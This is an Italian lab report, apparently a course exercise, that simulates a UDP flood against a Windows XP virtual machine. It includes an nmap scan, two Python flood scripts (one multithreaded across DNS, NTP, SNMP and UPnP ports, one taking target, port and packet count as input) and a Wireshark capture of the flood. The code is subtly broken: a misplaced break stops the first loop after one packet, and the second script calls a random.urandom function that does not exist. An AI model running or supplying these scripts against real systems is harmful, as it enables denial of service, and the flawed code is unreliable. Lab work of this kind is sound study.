

Relazione

Obiettivo : simulare un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP che abbiamo trovato aperta in precedenza.

Per prima cosa ho verificato le porte aperte con il comando `sudo nmap -sU -p 53,123,161,1900 --open -T4 -Pn -v 192.168.50.102`

```
kali@kali:~$ sudo nmap -sU -p 53,123,161,1900 --open -T4 -Pn -v 192.168.50.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 08:29 EST
Initiating ARP Ping Scan at 08:29
Scanning 192.168.50.102 [1 port]
Completed ARP Ping Scan at 08:29, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:29
Completed Parallel DNS resolution of 1 host. at 08:29, 6.51s elapsed
Initiating UDP Scan at 08:29
Scanning 192.168.50.102 [4 ports]
Completed UDP Scan at 08:29, 1.37s elapsed (4 total ports)
Nmap scan report for 192.168.50.102
Host is up (0.0014s latency).

PORT      STATE      SERVICE
53/udp    open|filtered domain
123/udp   open|filtered ntp
161/udp   open|filtered snmp
1900/udp  open|filtered upnp
MAC Address: 08:00:27:5C:8D:1C (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds
Raw packets sent: 15 (1.106KB) | Rcvd: 1 (28B)
```



Successivamente ho aperto Visual studio code e ho creato la libreria `udp_flood.py` inserendo il codice creato

```
1 import socket
2 import random
3 import threading
4
5 # Configurazione target
6 target_ip = "192.168.50.102" # Sostituire con l'IP della macchina target
7 target_ports = [53, 123, 161, 1900] # Porte UDP specifiche
8
9 # Funzione per inviare pacchetti UDP
10 def udp_flood():
11     sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # Creazione del socket UDP
12     packet = random._urandom(1024) # Genera un pacchetto di 1024 byte di dati casuali
13
14     while True:
15         try:
16             target_port = random.choice(target_ports) # Scegli una porta casuale dalla lista
17             sock.sendto(packet, (target_ip, target_port)) # Invio pacchetto al target
18             print(f"Pacchetto inviato a {target_ip}:{target_port}")
19         except Exception as e:
20             print(f"Errore: {e}")
21         break
22
23 # Creazione di thread per simulare il flood
24 thread_count = 10 # Numero di thread simultanei
25 threads = []
26
27 for i in range(thread_count):
28     thread = threading.Thread(target=udp_flood)
29     threads.append(thread)
30     thread.start()
31
32 # Attesa che i thread terminino
33 for thread in threads:
34     thread.join()
35
```

facendo partire mettiamo in ascolto wireshark

No.	Time	Source	Destination	Protocol	Length	Info
19260	10.240283215	192.168.50.100	192.168.50.102	NTP	1066	NTP Version 1, client
19261	10.240423554	192.168.50.100	192.168.50.102	UDP	1066	57479 → 161 Len=1024
19262	10.240477905	192.168.50.100	192.168.50.102	NTP	1066	reserved, symmetric passive
19263	10.240542861	192.168.50.100	192.168.50.102	UDP	1066	55908 → 1900 Len=1024
19264	10.240615536	192.168.50.100	192.168.50.102	UDP	1066	55908 → 161 Len=1024
19265	10.240650879	192.168.50.100	192.168.50.102	UDP	1066	51600 → 161 Len=1024
19266	10.240783538	192.168.50.100	192.168.50.102	NTP	1066	reserved, client
19267	10.241224381	192.168.50.100	192.168.50.102	UDP	1066	39250 → 1900 Len=1024
19268	10.241315120	192.168.50.100	192.168.50.102	NTP	1066	NTP Version 4, client
19269	10.241482225	192.168.50.100	192.168.50.102	UDP	1066	46563 → 1900 Len=1024
19270	10.241556916	192.168.50.100	192.168.50.102	UDP	1066	51600 → 161 Len=1024
19271	10.241611573	192.168.50.100	192.168.50.102	DNS	1066	DNS Stateful operations (DSO) response 0x0998 No such name[Malformed Packet]
19272	10.241684663	192.168.50.100	192.168.50.102	NTP	1066	reserved, symmetric passive
19273	10.241859191	192.168.50.100	192.168.50.102	UDP	1066	52281 → 1900 Len=1024
19274	10.241944021	192.168.50.100	192.168.50.102	NTP	1066	reserved, client
19275	10.241968329	192.168.50.100	192.168.50.102	DNS	1066	Unknown operation (7) 0xb4f3 Unknown (28277) <Unknown extended label> Unknown (32655) <Unknown extended label>[Malformed Packe..
19276	10.241993862	192.168.50.100	192.168.50.102	UDP	1066	55908 → 1900 Len=1024
19277	10.242133863	192.168.50.100	192.168.50.102	DNS	1066	Zone change notification response 0xba5e Unknown error (12)[Malformed Packet]
19278	10.243076794	192.168.50.100	192.168.50.102	DNS	1066	DNS Stateful operations (DSO) response 0x0998 No such name[Malformed Packet]
19279	10.243239211	192.168.50.100	192.168.50.102	UDP	1066	39250 → 161 Len=1024
19280	10.243379461	192.168.50.100	192.168.50.102	UDP	1066	41504 → 1900 Len=1024
19281	10.243447295	192.168.50.100	192.168.50.102	NTP	1066	reserved, client
19282	10.243527375	192.168.50.100	192.168.50.102	UDP	1066	50182 → 161 Len=1024
19283	10.243595025	192.168.50.100	192.168.50.102	UDP	1066	52281 → 161 Len=1024
19284	10.243753370	192.168.50.100	192.168.50.102	DNS	1066	Unknown operation (7) 0xb4f3 Unknown (28277) <Unknown extended label> Unknown (32655) <Unknown extended label>[Malformed Packe..
19285	10.243896218	192.168.50.100	192.168.50.102	UDP	1066	57479 → 1900 Len=1024
19286	10.243961342	192.168.50.100	192.168.50.102	UDP	1066	41504 → 161 Len=1024
19287	10.244088457	192.168.50.100	192.168.50.102	UDP	1066	46563 → 161 Len=1024
19288	10.244142622	192.168.50.100	192.168.50.102	UDP	1066	52281 → 1900 Len=1024
19289	10.244509189	192.168.50.100	192.168.50.102	DNS	1066	Unknown operation (13) 0xb4f1[Malformed Packet]
19290	10.244657328	192.168.50.100	192.168.50.102	NTP	1066	reserved, client
19291	10.244709300	192.168.50.100	192.168.50.102	UDP	1066	55908 → 161 Len=1024
19292	10.244843512	192.168.50.100	192.168.50.102	NTP	1066	NTP Version 2, server
19293	10.244886358	192.168.50.100	192.168.50.102	UDP	1066	38263 → 1900 Len=1024
19294	10.245021399	192.168.50.100	192.168.50.102	NTP	1066	NTP Version 1, symmetric active
19295	10.245167771	192.168.50.100	192.168.50.102	UDP	1066	50182 → 161 Len=1024
19296	10.245473732	192.168.50.100	192.168.50.102	UDP	1066	52281 → 161 Len=1024
19297	10.245626935	192.168.50.100	192.168.50.102	UDP	1066	38263 → 161 Len=1024
19298	10.245956148	192.168.50.100	192.168.50.102	DNS	1066	Unknown operation (14) response 0xd4df Format error[Malformed Packet]
19299	10.246065927	192.168.50.100	192.168.50.102	UDP	1066	55908 → 1900 Len=1024
19300	10.246118034	192.168.50.100	192.168.50.102	DNS	1066	DNS Stateful operations (DSO) response 0x0998 No such name[Malformed Packet]

Mentre sulla macchina WindowsXP



Seguendo invece le richieste della traccia

- Input dell'IP Target:

- Input della Porta Target
- Numero di Pacchetti da Inviare

```

1 import socket
2 import random
3 import threading
4
5 # Funzione per inviare pacchetti UDP
6 def udp_flood(target_ip, target_port, packet_count):
7     sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # Creazione del socket UDP
8     packet = random.urandom(1024) # Genera un pacchetto di 1 KB di dati casuali
9
10    for _ in range(packet_count):
11        try:
12            sock.sendto(packet, (target_ip, target_port)) # Invio pacchetto al target
13            print(f"Pacchetto inviato a {target_ip}:{target_port}")
14        except Exception as e:
15            print(f"Errore: {e}")
16            break
17
18 # Input dell'utente
19 target_ip = input("Inserisci l'IP della macchina target: ")
20 target_port = int(input("Inserisci la porta UDP della macchina target: "))
21 packet_count = int(input("Inserisci il numero di pacchetti da inviare: "))
22
23 # Avvio dell'attacco UDP Flood
24 udp_flood(target_ip, target_port, packet_count)

```

facendo partire

```

(kali㉿kali)-[~/TEST PYTHON]
$ /bin/python "/home/kali/TEST PYTHON/udp_flood2.py"
Inserisci l'IP della macchina target: 192.168.50.102
Inserisci la porta UDP della macchina target: 1900
Inserisci il numero di pacchetti da inviare: 5000

```

Inserisco vari valori e varie porte e vedendo su windowsXP risulta così il task manager

